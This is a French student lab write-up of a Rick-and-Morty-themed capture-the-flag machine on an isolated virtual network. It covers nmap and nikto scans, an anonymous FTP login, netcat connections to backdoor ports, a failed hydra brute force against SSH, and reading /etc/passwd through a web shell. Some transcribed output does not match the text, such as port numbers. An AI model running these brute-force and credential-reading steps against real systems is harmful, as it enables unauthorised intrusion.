

# TP 1


## Premiere étape

Importation des VM : OK

Mise en place d'un réseeau NAT : OK

The screenshot shows a network configuration interface. At the top, there is a table with columns: Name, IPv4 Prefix, IPv6 Prefix, and DHCP Server. One row is visible with the name "NatNetwork-Lyes", IPv4 Prefix "198.164.12.0/24", and DHCP Server set to "Enabled". Below this is a large, mostly empty rectangular area. At the bottom, there is a detailed configuration panel with tabs for "General Options" and "Redirection de ports". The "General Options" tab is selected. It contains fields for "Nom:" (set to "NatNetwork-Lyes"), "IPv4 Prefix:" (set to "198.164.12.0/24"), and "Enable DHCP" (checkbox checked). There is also a checkbox for "Enable IPv6" which is unchecked. A "IPv6 Prefix:" field is present with a placeholder "198.164.12.0/24" and a note "Annonscer la route IPv6 par défaut".

Ping depuis KALI vers la machine cible : OK



```
kali@kali: ~
```

```
PING 198.164.12.4 (198.164.12.4) 56(84) bytes of data.  
64 bytes from 198.164.12.4: icmp_seq=1 ttl=64 time=2.39 ms  
64 bytes from 198.164.12.4: icmp_seq=2 ttl=64 time=1.17 ms  
64 bytes from 198.164.12.4: icmp_seq=3 ttl=64 time=1.43 ms  
64 bytes from 198.164.12.4: icmp_seq=4 ttl=64 time=1.58 ms  
64 bytes from 198.164.12.4: icmp_seq=5 ttl=64 time=1.34 ms  
^C  
--- 198.164.12.4 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4007ms  
rtt min/avg/max/mdev = 1.167/1.546/2.392/0.433 ms
```

```
(kali㉿kali)-[~]
```

## Deuxième étape

1- Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.164.12.0/24




```
kali@kali: ~
```

```
File Edit Simple Text Editor Ip  
Currently scanning ... finished! | Screen View: Unique Hosts
```

```
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
198.164.12.1	52:54:00:12:35:00	1	60	Unknown vendor
198.164.12.2	52:54:00:12:35:00	1	60	Unknown vendor
198.164.12.3	08:00:27:0f:8d:d6	1	60	PCS Systemtechnik GmbH
198.164.12.4	08:00:27:bf:52:95	1	60	PCS Systemtechnik GmbH



## 2- Lancement de la commande nmap sur la plage de réseau :

⇒ nmap nous permet de voir les services actifs sur cette machine et les ports ouverts

sudo nmap 198.164.12.4

```
(kali㉿kali)-[~]  sudo nmap 198.164.12.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 11:10 EDT
Nmap scan report for 198.164.12.4
Host is up (0.00051s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
9090/tcp  open  zeus-admin
MAC Address: 08:00:27:B1:52:95 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
(kali㉿kali)-[~]
```

on voit clairement une activité ssh sur le port 22, et un service "zeus-admin" sur le 9090

Pour optimiser la commande nmap, on va lui dire de scanner tous les port, et les services et leurs versions ainsi que les scripts vulnirables

```
sudo nmap -sV -p- vv --script=vulners 198.164.12.4
```

On obtient plus d'informations sur les services et les ports ainsi que les vulnirabilités

Aussi, lancer un sudo nmap -A 198.164.12.4 pour faire un scan agressif et avoir exactement les exploits qu'il y a sur le ftp port 21

On va copier sur le navigateur pour voir ce qu'il existe sur cette vulnirabilité

Après avoir fait une recherche sur connection ftp anonymous, le login mot de passe est :

login : anonymous

mot de passe :

anonymous@domain.com

The terminal window shows the output of a nmap scan and an FTP session. The nmap command was:

```
sudo nmap -sV -p- vv --script=vulners 198.164.12.4
```


The output includes service recognition details and a warning about SSL/TLS support.

The FTP session shows:

```
(kali㉿kali) [-] $ ftp 198.164.12.4:21
Connected to 198.164.12.4.
220 vsFTPd 3.0.2
Name (198.164.12.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
local: 21 remote: 21
229 Entering Extended Passive Mode (|||40082|).
550 Failed to open file.
221 Goodbye.

(kali㉿kali) [-] $
```

Et on a découvert le 2eme Flag :



```
[kali㉿kali] ~]$ ls
Desktop Documents Downloads FLAG.txt Music Pictures Public Templates Videos
[kali㉿kali] ~]$ cat FLAG.txt
FLAG{whoa this is unexpected} - 10 Points
[kali㉿kali] ~]$
```

Aussi, on va faire netCat(nc) pour établir une connexion avec les ports "unknown"

Port 13337 ⇒

FLAG:{TheyFoundMyBackDoorMorty}-10Points

Port 60000 ⇒

FLAG{Flip the pickle Morty!} - 10 Points



```
[kali㉿kali:~] $ nc 198.164.12.4 13337
FLAG:{TheyFoundMyBackdoorMorty!}-10Points

[kali㉿kali:~] $ nc 198.164.12.4 13337
FLAG:{TheyFoundMyBackdoorMorty!}-10Points

[kali㉿kali:~] $ nmap -p 198.164.12.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 03:10 EDT
Nmap scan report for 198.164.12.4
Host is up (0.00039s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8009/tcp  open  zabbix-admin
13337/tcp open  unknown
22222/tcp open  easysengine
60800/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds

[kali㉿kali:~] $ nmap -p 198.164.12.4 60800
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 03:11 EDT

[kali㉿kali:~] $ nc 198.164.12.4 60800
Welcome to Ricks half baked reverse shell ...
# 
# FLAG.txt
# cat F
cat F : no such file or directory
# cat FLAG.txt
FLAG{flip the pickle Morty!} - 10 Points
#
```


3- On passe sur le port 22, on va faire du brute force avec hydra

On va utiliser une wordlist de kali :

voici la commande :

```
hydra -L /usr/share/sqlmap/data/txt/wordlist.txt -P  
/usr/share/sqlmap/data/txt/wordlist.txt ssh://198.164.12.4 -t 4 -V
```

Comme on s'y attendait, la commande ne marche pas, elle n'a pas réussi à accéder au service SSH .12.4



```
(kali㉿kali) ~]$ ls -lh /usr/share/wordlists/  
total 51M  
lrwxrwxrwx 1 root root 26 Aug 18 15:53 amass → /usr/share/amass/wordlists  
lrwxrwxrwx 1 root root 25 Aug 18 15:53 dieb → /usr/share/dieb/wordlists  
lrwxrwxrwx 1 root root 30 Aug 18 15:53 distributor → /usr/share/distributor/wordlists  
lrwxrwxrwx 1 root root 35 Aug 18 15:53 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt  
lrwxrwxrwx 1 root root 45 Aug 18 15:53 fasttrack.txt → /usr/share/semt/src/fasttrack/wordlist.txt  
lrwxrwxrwx 1 root root 45 Aug 18 15:53 fcrackit → /usr/share/fcrackit/extras/wordlists  
lrwxrwxrwx 1 root root 28 Aug 18 15:53 john.lst → /usr/share/john/passwords.lst  
lrwxrwxrwx 1 root root 27 Aug 18 15:53 legion → /usr/share/legion/wordlists  
lrwxrwxrwx 1 root root 30 Aug 18 15:53 metasploit → /usr/share/metasploit-framework/data/wordlists  
lrwxrwxrwx 1 root root 41 Aug 18 15:53 metasploit-lst → /usr/share/msfvenom/lib/data/passwords.lst  
-rw-r--r-- 1 root root 51 May 12 2023 rockyou.txt.gz  
lrwxrwxrwx 1 root root 39 Aug 18 15:53 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt  
lrwxrwxrwx 1 root root 25 Aug 18 15:53 wfuzz → /usr/share/wfuzz/wordlist  
lrwxrwxrwx 1 root root 37 Aug 18 15:59 wifite.txt → /usr/share/dict/wordlist-probable.txt  
  
(kali㉿kali) ~]$ hydra -L /usr/share/sqlmap/data/txt/wordlist.txt -P /usr/share/sqlmap/data/txt/wordlist.txt ssh://198.164.12.4 -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 12:09:00  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2669753387844 login tries (l:1:1633998/p:1633998,t:1:1633998/r:1633998)  
[DATA] per task : 4 tries (l:1:1633998/p:1633998,t:1:1633998/r:1633998)  
[INFO] attack type : ssh://198.164.12.4:22/  
[ERROR] could not connect to ssh://198.164.12.4:22 - Socket error: disconnected  
  
(kali㉿kali) ~]$ ssh 198.164.12.4  
Connection closed by 198.164.12.4 port 22  
  
(kali㉿kali) ~]$
```

#### 4- On va passer sur le port 80 - service Apache (Web)

On va commencer par analyser les spécificités du port 80 avec la commande nmap -A -vv -p 80 198.164.12.4, on a le titre du site, les méthodes http etc...

```


NSE: Starting runlevel_3 (of 3) scan.
Initiating Ping Scan at 12:27, 0.00s elapsed
Completed NSE at 12:27, 0.00s elapsed
Initiating Ping Scan at 12:27
Scanning 198.164.12.4 [2 ports]
Completed Parallel DNS resolution of 1 host, at 12:27, 13.00s elapsed
Initiating Connect Scan at 12:27
Scanning 198.164.12.4 [2 ports]
Completed connect 80/tcp on 198.164.12.4
Completed Connect Scan at 12:27, 0.00s elapsed (1 total ports)
Initiating Service scan at 12:27
Scanning 198.164.12.4 [4 ports]
Completed Service scan at 12:27, 6.05s elapsed (1 service on 1 host)
NSE: Script scanning 198.164.12.4.
NSE: Starting runlevel_1 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.23s elapsed
NSE: Starting runlevel_2 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.03s elapsed
NSE: Starting runlevel_3 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
NSE: Script scanning 198.164.12.4
Host is up, received syn-ack (0.00077s latency).
Scanned at 2024-10-16 12:27:31 EDT for 6s

PORT      STATE SERVICE REASON VERSION
80/tcp    open  http   syn-ack Apache httpd 2.4.27 ((Fedora))
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-methods: GET POST OPTIONS HEAD TRACE
|_http-title: Morty's Website


NSE: Script Post-scanning.
NSE: Starting runlevel_1 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
NSE: Starting runlevel_2 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
NSE: Starting runlevel_3 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.89 seconds

```


Ensuite, on va faire un robots.txt



On va accéder au robotShell



On va utiliser la commande more /etc/passwd pour lister les informations des utilisateurs



Grace à nikto, on a trouver un autre flag, la commande nikto à analyse le web service pour trouver des vulnirabilités :

voici le résultat de nikto :

```


(kali㉿kali)-[~]
$ nikto -h http://198.164.12.4
- Nikto v2.5.0

+ Target IP:      198.164.12.4   WORDS
+ Target Hostname: 198.164.12.4
+ Target Port:    80
+ Start Time:    2024-10-16 12:42:20 (GMT-4) option
+ Server: Apache/2.4.27 (Fedora)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilit
+ Apache/2.4.27 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE .
+ /: The TRACE method is active, which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /passwords/: Directory listing found.
+ /passwords/: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 0/0/0 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:    2024-10-16 12:42:56 (GMT-4) (36 seconds)


+ 1 host(s) tested
(kali㉿kali)-[~]

```

